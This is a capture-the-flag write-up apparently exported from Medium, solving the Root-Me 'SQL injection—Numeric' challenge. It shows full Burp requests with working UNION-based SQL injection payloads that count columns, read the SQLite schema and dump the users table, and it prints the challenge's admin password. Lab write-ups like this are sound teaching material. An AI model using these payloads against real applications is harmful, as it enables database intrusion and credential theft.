


# Root-Me Writeup : SQL injection—Numeric



## Initial Assessment

I started by browsing the **News (Accueil)** section of the website.

When selecting a news item, I noticed that each entry communicates directly with the database using the following URL pattern:


`http://challenge01.root-me.org/web-serveur/ch18/?action=news&news_id=1`

This indicates that the `news_id` parameter is used in a database query.

## Initial Testing

To test for SQL injection, I supplied a basic SQL payload:

`http://challenge01.root-me.org/web-serveur/ch18/?action=news&news_id='27--`



This is a standard SQLi test to observe how the database reacts to malformed input.

## Error Analysis

The application returned the following error:

Warning: SQLite3::query(): Unable to prepare statement: 1, unrecognized token: "\n" in /challenge/web-serveur/ch18/index.php on line 80

This error is **very verbose**, which is useful. From this response, we can conclude:

- The backend database is **SQLite3**
- The application is vulnerable to **SQL Injection**
- User input is not properly sanitized or parameterized

## Challenge Goal

The challenge description asks us to:

***Retrieve the administrator password***

The challenge title, “**SQL Injection—Numeric**”, suggests that the vulnerable parameter expects a **numeric value**, not a string.

## Understanding Numeric SQL Injection

A **numeric SQL injection** occurs when user input is directly embedded into a SQL query where a number is expected.

Unlike string-based SQLi, **quotation marks are not required**, because the input remains within a numeric context.

## Example vulnerable query:

```
SELECT * FROM news WHERE news_id = 3;
```

Since news\_id is numeric, injecting ' is unnecessary and may even break the query.

# Determining the Number of Columns

To perform a UNION-based SQL injection, I first needed to determine the number of columns in the original query.

I used an ORDER BY test:

GET /web-serveur/ch18/?action=news&news\_id=3 ORDER BY 4--

Burp Suite Community Edition v2025.1.1 - Temporary Project

Target: http://challenge01.root-me.org

Request

```
1 GET /web-serveur/ch18?action=news&news_id=3 ORDER BY 4-- HTTP/1.1
2 Host: challenge01.root-me.org
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
6 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://challenge01.root-me.org/web-serveur/ch18/
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11
```

Response

```
10
11
```

This resulted in the following error:

SQLite3::query(): Unable to prepare statement:  
1st ORDER BY term out of range - should be between 1 and 3

This confirms that the query contains **3 columns**.

## Extracting Database Structure

SQLite stores schema information in the sqlite\_master table.

Using this, I extracted table definitions with a UNION query:

source: <https://www.sqlite.org/schematab.html>

```
GET /web-serveur/ch18/?action=news&news_id=3
UNION SELECT NULL, sql, NULL FROM sqlite_master--
```

### Response:

CREATE TABLE users(username TEXT, password TEXT, Year INTEGER)

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 GET /web-serveur/ch18/?action=news&news_id=3 UNION SELECT NULL, sql, NULL FROM sqlite_master-- HTTP/1.1
2 Host: challenge01.root-me.org
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
6 Safari/587.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://challenge01.root-me.org/web-serveur/ch18/
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11
```
- Response:**

```
<br/>
</div>
<br/>
<h3>
  News
</h3>
<br/>
<pre>
CREATE TABLE news(id INTEGER, title TEXT, description TEXT)
</pre>
<br/>
<p>
</p>
<br/>
<br/>
<br/>
<pre>
CREATE TABLE users(username TEXT, password TEXT, Year INTEGER)
</pre>
<br/>
<p>
</p>
<br/>
<br/>
<br/>
<pre>
Bianvenu / Welcome
</pre>
<br/>
<br/>
<br/>
```

This reveals a users table containing usernames and passwords.

## Dumping Credentials

With the table structure known, I extracted user credentials:

GET /web-serveur/ch18/?action=news&news\_id=3  
 UNION SELECT NULL, username, password FROM users--

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```

1 GET /web-serveur/ch18/?action=news&news_id=3 UNION SELECT NULL,username,password FROM users-- HTTP/1.1
2 Host: challenge01.root-me.org
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://challenge01.root-me.org/web-serveur/ch18/
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
  
```

**Response:**

CMS v 0.01

News

username	password
admin	aTlkJYLjcbLmue3
user1	vUrgpgAsCTX
user2	aFRKx79d

Bienvenu / Welcome  
 Bienvenu à tous / Welcome all !

# Result

## Administrator credentials retrieved:

admin : aTlkJYLjcbLmue3

By [Alexander Sapo](#) on [December 31, 2025](#).

[Canonical link](#)

Exported from [Medium](#) on February 7, 2026.